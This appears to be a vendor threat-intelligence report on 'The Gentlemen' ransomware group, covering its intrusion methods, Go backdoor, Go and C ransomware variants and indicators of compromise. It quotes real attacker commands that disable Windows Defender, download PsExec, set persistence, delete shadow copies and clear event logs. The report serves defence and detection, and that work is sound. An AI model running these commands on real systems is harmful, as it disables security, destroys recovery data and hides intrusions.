


This year saw the emergence of The Gentlemen, a prominent example of a group operating under the ransomware-as-a-service (RaaS) model. Although our initial assessment suggested the group first appeared in mid-2025, it actually started ramping up its activities at the beginning of 2026. According to public reports, in the first half of 2026, this group ranks among the top 10 ransomware actors by the number of victim announcements on its data leak site (DLS).
We have been observing the activity of The Gentlemen since February 2026 and have discovered new tactics, techniques, and procedures (TTPs) as well as custom tool development efforts, as they target large corporations and critical infrastructure worldwide. In our research, we have uncovered the group’s methods of reconnaissance, network sniffing, and many other techniques that have not been publicly described before by the wider community.
The Gentlemen group and its affiliates usually get into victim systems by exploiting vulnerabilities in online services and using stolen or weak login credentials, as reported by multiple cybersecurity vendors. They often target devices like hardware VPNs and firewalls that are exposed to the internet, and use leaked or default credentials to gain access.
We believe the group is likely collaborating with other actors or initial access brokers (IABs) to gain access to the target organizations. While they often deploy ransomware within a few hours after initial access is obtained, our analysis of several attacks revealed some cases, in which access to the victim’s system had been established long before the ransomware was deployed. These cases involved tactics that are not typically associated with the group. This suggests that the initial breach may not have been executed by The Gentlemen at all, but rather by another group or an initial access broker.
Our investigation reveals that The Gentlemen conduct thorough internal reconnaissance using tools like SharpADWS, NetScan, Advanced IP Scanner, and netsh to map the target environment and identify vulnerabilities. SharpADWS is used to gather detailed Active Directory information, including domain object enumeration, and can bypass standard logging by wrapping LDAP queries in SOAP messages. The group also uses NetScan and Advanced IP Scanner to scan the network, discover active ports and services, and identify potential vulnerabilities, ultimately gaining a deeper understanding of the network and establishing remote control over identified systems.
Microsoft’s netsh tool is used to capture network packets and gather intelligence, executing the command cmd.exe /Q /c netsh trace start capture=yes report=no filemode=circular overwrite=yes maxSize=4 > \<target IP>\ADMIN$\{RANDOM-FILE-NAME} 2>&1 to start the capture, and cmd.exe /Q /c netsh trace stop > \<target IP>\ADMIN$\{RANDOM-FILE-NAME} to stop it.
The captured data is saved to a shared administrative folder with a random name, and can be analyzed with tools like Wireshark to reveal sensitive information such as unencrypted network activity and potential passwords, which the attackers then use to conduct targeted ransomware attacks.
The Gentlemen group leverages the NETLOGON share to distribute the ransomware executable to connected computers, enabling simultaneous attacks on multiple devices. To facilitate lateral movement, they use a customized PowerShell script, deploy_gpo.ps1, with specific parameters and variables for each target system. Additionally, they employ PsExec to remotely execute the ransomware binary on targeted systems, providing an alternative method for spreading the infection when the GPO-based approach is not feasible.
The Gentlemen group uses various methods to disable security software on targeted computers, including the BYOVD technique. This involves installing a vulnerable driver and exploiting its weakness to shut down security software, gain unrestricted access, and launch ransomware attacks. We observed the following vulnerable drivers used in the group’s attacks.
| Driver name | Description |
| ProcessMonitorDriver.sys | Safetica DLP and EDR driver |
| wamsdk.sys | WatchDog anti-malware driver |
| gamedriverx64.sys | Fedeen/Hotta studio anti-cheat driver |
| biontdrv.sys | Paragon partition manager driver |
| inpoutx64.sys | A legacy driver involved in managing RGB lighting |
| wsftprm.sys | Topaz anti-fraud software driver |
| Havoc.sys | Huawei audio driver |
The Gentlemen group also uses open-source tools, including Windows Kernel Explorer and OpenArk64, to disable security software. These tools can intercept and block system calls, and even remove security drivers, allowing the attackers to bypass security measures and remain undetected.
Besides this, the group employs simple methods to disable security software, such as using kavrmvr.exe to uninstall Kaspersky Antivirus, which is prevented by the product’s behavioral detection, and modifying Windows registry settings to disable Windows Defender’s real-time protection.
Windows Registry Editor Version 5.00 [HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender] "DisableAntiSpyware"=dword:00000001 [HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection] "DisableBehaviorMonitoring"=dword:00000001 "DisableOnAccessProtection"=dword:00000001 "DisableScanOnRealtimeEnable"=dword:00000001 |
Last but not least, the attackers attempt to disable Windows Defender’s real-time monitoring and ransomware protection, and add itself to the exclusion list, by executing multiple PowerShell cmdlets, as observed in the Go implant, which we’ll analyze later in this post:
Set-MpPreference -DisableRealtimeMonitoring $true -Force Set-MpPreference -EnableControlledFolderAccess Disabled -Force Add-MpPreference -ExclusionProcess <file_name> Add-MpPreference -ExclusionPath 'C:\\' |
We observed a custom-made implant, written in Go and deployed a day before the ransomware attack, which acted as a backdoor, enabling remote command execution. The implant collected system information (hostname, domain name, UUID, and local IP addresses) and organized it into a JSON format using a map structure with keys like name, domain, uuid, and localIPs. To obtain the system’s UUID, it used the WMI query "SELECT UUID FROM Win32_ComputerSystemProduct". It then used the Yamux library to establish a persistent bidirectional TCP connection with the C2 server at 81.177.215[.]15:9443. It sent the collected system info to the C2 and waited for operator responses, executing commands using cmd.exe /c if the response byte was 'c', or establishing a SOCKS proxy connection if the byte was 's'. This functionality likely enables The Gentlemen’s red team to pivot within the target network and expand their scan coverage.
Given the backdoor implant’s capabilities, such as establishing two-way communication, executing commands, setting up a SOCKS proxy, and gathering information, it’s clear that it can also be used to expand the attack chain as needed. In one incident, soon after the initial connection was made, we saw the server send reconnaissance commands, including:
whoami net group \"Domain Admins\" /domain net group dir c:\\ cd c:\\ |
The most widespread version of the ransomware binary, written in Go, emerged in mid-2025 and has been used in most attacks since then. It features a previously unknown Go obfuscator that renames symbols, source code files, and structures, and alters function signatures, making analysis more difficult. The binary also contains embedded parameters with descriptions, indicating a sophisticated tool. The parameters are listed in the following table:
| Parameter | Description |
| --password | Access password required to run the ransomware, acts as an anti-sandbox technique |
| --path | Comma-separated list of target directories to be encrypted |
| --T | Delay before the encryption starts, specified in minutes |
| --system | A flag to run as SYSTEM, encrypting only local drives |
| --shares | A flag to encrypt only mapped network drives |
| --full | A flag that combines --system and --shares |
| --spread | Lateral movement flag using specified domain credentials (“domain.com\user:pass”) or a single space (” “) to leverage the current session |
| --gpo | A flag to deploy via Group Policy to all domain computers (designed to be executed on a Domain Controller) |
| --silent | Silent mode: skips renaming files, modifying file update times after encryption, and changing the wallpaper |
| --keep | A flag that prevents the executable from self-deleting after the encryption process completes |
| --wipe | A flag that enables wiping free disk space after encryption |
| --no-admin | A flag to force execution without administrative privileges |
| –fast | Speed flag that restricts processing/encryption to 9 percent of the file |
| –superfast | Speed flag that restricts processing/encryption to 3 percent of the file |
| --ultrafast | Speed flag that restricts processing/encryption to 1 percent of the file |
The Go variant of the ransomware is designed to avoid detection and prevent analysis. To execute, it requires a password, currently set to CbdU8EgF. This password acts as a barrier to prevent the binary from running in sandbox or automated environments. If the incorrect password is entered or no password is provided, the binary will terminate.
When the --gpo parameter is used, the ransomware spreads to other computers on the network through Group Policy. To do this, it generates PowerShell commands based on the target environment, writes them to a file called deploy_gpo.ps1 in the %temp% folder, and executes it.
The resulting script allows the attackers to quickly spread the ransomware across the entire company network. It starts by finding the Domain Controller and loading tools to control it. Then, it copies itself to the NETLOGON network folder to become accessible to all computers.
To prevent the attack from being blocked, the script creates a fake system update policy that disables Windows Defender. It does this by changing the DisableRealtimeMonitoring setting to 1 on all connected computers, thereby disabling real-time scanning and security features. The script also sets up a hidden task by creating a ScheduledTasks.xml file in the SYSVOL directory and modifies the Active Directory property gPCMachineExtensionNames to register the malicious XML file. Finally, the script forces all computers on the network to update their rules immediately by running the gpupdate /force command, causing all computers to download and run the ransomware simultaneously.
In addition to spreading through Group Policy, the ransomware also uses PsExec for lateral movement when the --spread parameter is provided. If PsExec is absent on the target system, it downloads the tool using the following command:
powershell.exe -Command "Invoke-WebRequest -Uri 'https://live.sysinternals[.]com/PsExec.exe' -OutFile 'C:\Temp\psexec.exe'" |
The ransomware then performs a thorough scan of the domain by installing and using Remote Server Administration Tools (RSAT) through a PowerShell cmdlet. If the PowerShell commands fail, it uses the NetServerEnum API instead.
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 |
try { Add-WindowsCapability -Online -Name "Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0" -ErrorAction Stop } catch {} try { DISM.exe /Online /Add-Capability /CapabilityName:"Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0" } catch {} try { Install-WindowsFeature RSAT-AD-PowerShell -ErrorAction Stop } catch {} try { Import-Module ActiveDirectory -ErrorAction Stop Get-ADComputer -Filter * | Select-Object -ExpandProperty Name } catch {} |
Once it has obtained a list of all computers on the domain, the ransomware checks if each computer is active by pinging it with the command ping.exe -n 1 -w 500 {target}. If a computer is found to be active, the ransomware uses PsExec to spread to that computer.
Before starting to actually encrypt files, the ransomware attempts to stop any active Hyper-V virtual machines, allowing it to encrypt the virtual disk files. It uses PowerShell commands to achieve this, including:
Get-VM | Stop-VM -Force -TurnOff Get-VM | Where-Object State -eq 'Running' | Stop-VM -Force -TurnOff |
The ransomware also terminates specific processes using taskkill.exe and disables and stops certain services using sc.exe. The lists of processes and services are quite long and include various popular software, such as Microsoft Office instances, database management interfaces, remote management software, backup applications and more.
After stopping and terminating all the services and processes from the lists, the ransomware ensures its persistence on the system by:
The commands used for this are:
schtasks.exe /Delete /TN "UpdateUser" /F schtasks.exe /Create /SC ONSTART /TN "UpdateUser" /TR "<ransomware_path>" reg.exe add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "GupdateS" /t REG_SZ /d "<ransomware_path>" /f |
After completing its preparations, the ransomware begins encrypting files using a hybrid encryption algorithm that combines Curve25519 and the XChaCha20 stream cipher. For each file to be encrypted, it generates a Curve25519 key pair and computes a shared secret with the attacker’s public key embedded in its code and encoded in Base64 as HvzC6Dq/siFthWSgE5ozZyQDu9cyxIoxb3NuRHI6pDM=.
Before encrypting the files, the ransomware changes the file access permissions to “Everyone” and gains full administrative access by overriding the file’s Access Control List (ACL) and Access Control Entry (ACE) using the following commands:
The ransomware also includes a list of blacklisted directories, files, and extensions to prevent encryption of essential system components.
As the encryption process begins, the ransomware creates a file named README-GENTLEMEN.txt in each directory, containing the ransom note with the victim ID, Tox ID, and Data Leak Site address. If the --silent parameter is not provided, it also changes the desktop wallpaper to The Gentlemen’s embedded image.

The Gentlemen background image
After completing its operations, the ransomware may delete free space on the system to hinder data recovery attempts if the --wipe parameter is provided. Additionally, it may delete itself if the --keep parameter is not provided.
Regardless of provided parameters, it also deletes various system files and logs to cover its tracks, using commands such as:
vssadmin.exe delete shadows /all /quiet wmic.exe shadowcopy delete wevtutil.exe cl System wevtutil.exe cl Application wevtutil.exe cl Security |
Additionally, it deletes files from various directories, including:
cmd.exe /C del /f /q C:\Windows\Prefetch\*.* cmd.exe /C del /f /q C:\ProgramData\Microsoft\Windows Defender\Support\*.* cmd.exe /C del /f /q %SystemRoot%\System32\LogFiles\RDP*\*.* cmd.exe /C rd /s /q C:\$Recycle.Bin |
As The Gentlemen’s operations have extended, multiple researchers from different information security vendors have identified two ransomware implant versions: the cross-platform Go variant described above and a C-based ESXi locker for Linux. Our investigation has also uncovered a new, still-in-development C implant, currently limited to Windows.
This new ransomware variant has been observed in a limited number of attacks on organizations. While the overall malware structure remains similar to the Go variant we have described, the encryption algorithm has undergone significant changes, suggesting The Gentlemen group is expanding its capabilities. We believe this variant is still in development and being tested on a small subset of victims, with several parameter options, outlined below.
| Parameter | Description |
| --password | The ransomware needs a password to execute, which is meant to prevent execution on automated systems |
| --remove | The ransomware removes itself after the encryption process has been finished |
| --T | Sleep time before encryption, in seconds |
| --ex | Likely stands for excluded objects (not implemented) |
| --fast | Encryption speed option (not implemented) |
| --superfast | Encryption speed option (not implemented) |
| --ultrafast | Encryption speed option (not implemented) |
| --silent | Likely silent execution (not implemented) |
| --system | Execute with system privileges. Could be used to encrypt local disks, as in the Go variant, but at the time of writing this article, there isn’t sufficient data to support this. |
| --shares | Encrypt the shares connected to the system (not implemented) |
| --full | Full encryption (not implemented) |
| --path | Directory list to be encrypted |
As can be seen from the parameter list, some of the parameters are not yet implemented. We anticipate that this variant will mature and likely be increasingly used in future attacks. Notably, the C variant uses smaller denylists of files, directories and extensions compared to the Go variant, which further suggests that this version of the ransomware is still in development. For example, the list of files that should not be encrypted, contains only three items, one of which is the group’s ransom note.
To execute with elevated privileges when receiving the --system parameter, the implant creates a scheduled task called “TaskSystem” using the command schtasks /create /sc DAILY /tn "TaskSystem" /tr "cmd /C cd %s && %s" /st 20:00 /ru system > nul. It then runs the task with elevated privileges using schtasks /run /tn TaskSystem > nul. If “TaskSystem” exists in the target system, the ransomware first deletes it using schtasks /delete /tn TaskSystem /f > nul, before creating a new one with the same name.
If the ransomware lacks sufficient privileges to access a file, it attempts to modify the file’s ACL by granting FULL_CONTROL permission and setting a new EXPLICIT_ACCESS_A structure using the SetEntriesInAclA API call.
For encryption, the ransomware uses the OpenSSL library, which is statically linked to the binary. Unlike the Go variant, this variant uses the AES256-GCM + RSA encryption scheme. It generates a random 32-byte key and a 16-byte initialization vector (IV) for each file, creating a 48-byte buffer. This buffer is then encrypted using a hardcoded RSA public key and appended to the file. The file’s contents are encrypted with AES256-GCM and written after the encrypted key and IV.
After encrypting all files in a directory, the ransomware decodes a byte array using single-byte XOR decryption and creates a file named !-READ-ME—-GEN-TLE-MEN-!.txt in the directory. It then writes the decoded byte array, which contains the ransom note, to the file.
The ransom note in this version of the ransomware reveals a difference from earlier Go versions: communication with the operators is now conducted via email rather than through Tox Messenger.
After completing the encryption process, the ransomware attempts to clear logs from various event log categories, including System, Forwarded Events, Application, and Setup, using the EvtClearLog API. However, it appears that there may be an error in the event log clearing process, as the category "S" is not a valid default entry for an event log category, suggesting a possible typo or missing parameters.

Event clearing function
The Gentlemen target a wide range of industries worldwide, including manufacturing, IT services, healthcare, financial services, construction, and logistics. Observed intrusions span several regions, with Brazil, China, Indonesia, Taiwan, and Thailand among the most heavily targeted countries and territories according to our telemetry.
We have high confidence in attributing the observed activities to The Gentlemen group and its affiliates. This attribution is based on several key factors, including the consistent use of the group’s name, associated email addresses, and Data Leak Site within the binaries and ransom notes.
The Gentlemen group is rapidly gaining traction in the ransomware landscape, recruiting affiliates and executing high-profile attacks. Their adaptability is evident in the emergence of a C-based ransomware variant, a Go-based backdoor enabling remote command execution, and customized scripts tailored to specific targets. Recent data leaks exposing internal communications and operational plans suggest the group will continue to engage in malicious activity. Organizations are advised to prioritize vulnerability management and system hardening to reduce the risk of compromise.
3B46A729DB7AE6AF8B19711C9452194D locker_eryoo5_windows_amd64
02944C8A5535CDB5B2CBB893DB2D5ACF locker_lqy8xb_windows_amd64.exe
10CA9A4040001560D053B7E7885C1B95 locker_28f3cl_windows_386.exe
3C471EBC947CDF32240A90FFADF49B13 locker_aga19g_windows_amd64.exe
4BE8BB62F0EBBCF4CE52C35AB6F794F5 locker_wh54td_windows_386.exe
53C616677BC7E2A0A03127F19166D007 locker_p663zs_windows_amd64.exe
5C3B9821FC82A9028CB63B9671950919 locker.exe
5F0B2C6D9F442754258BF4DD841C8341 locker_t1zged_windows_amd64.exe
608FAF58353B65C45EF9833358AC3787 locker_u90lyt_windows_amd64.exe
6AE7C9A7EA0B8C40A64225734F6BD01D gentle.exe
846DC77C1246DB20D976346E0E359502 locker_p663zs_windows_386.exe
ADAC9984B3CC43D66A0D33079BBEC299 UcAaJ_o_1j9srso9a14071ps4p7s3f81s1b
AE0E536766788478263BF448A9381641 cosmo.exe
B3E418D30312C1B2C58A791286868F42 system_386.exe
C2764744DCB4B0E1DB79CA1E8BF65368 getlwd.exe
D12A5B36DD00586CC374A1CAE43EFED4 locker_c65ffp_windows_amd64.exe
D2F72897E8986303D5567EB2384932B8 UcAaJ_o_1j9srso9a14071ps4p7s3f81s1b
DE1522F9219497632F30F8A6E72F26B6 locker_c7ekh7_windows_amd64.exe
FDAE2BEB813778B4540A997706862096 AIR.exe
B9986A0F1F1F1A798DC3F0C59A80A1A3 fin.exe
554E699C96B332468F1AE69C1AE81EF9 sihost.exe
5761BD63DA03686FC480245DA7BD1E9F processmonitordriver.sys
B6B51508AD6F462C45FE102C85D246C8 wamsdk.sys
8F0577D28C4FF5F71B149F444BFABA8E gamedriverx64.sys
525EF6014F0EF20E44FE47C1D9980B69 biontdrv_wink.sys
407B6A136BBAA7172EB44EF9D08BB58A biontdrv_winbs.sys
9321A61A25C7961D9F36852ECAA86F55 inpoutx64.sys
73F0A8C3EA794A04E80C32038249F044 wsddprm.sys
EEF8A950952696B018AA9C6DA2F5D7AD havoc.sys
EDB1C480295250DD1A38F3AA1357DEAE netscan64.exe
5537C708EDB9A2C21F88E34E8A0F1744 Advanced_IP_Scanner_2.5.4594.1.exe
\\Netlogon\
C:\Sharing
C:\Temp
C:\Netlogon
C:\Windows\sysvol\domain\scripts\
%TEMP%
%User%\Downloads
%User%\Desktop
81[.]177[.]215[.]15 Backdoor C2
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。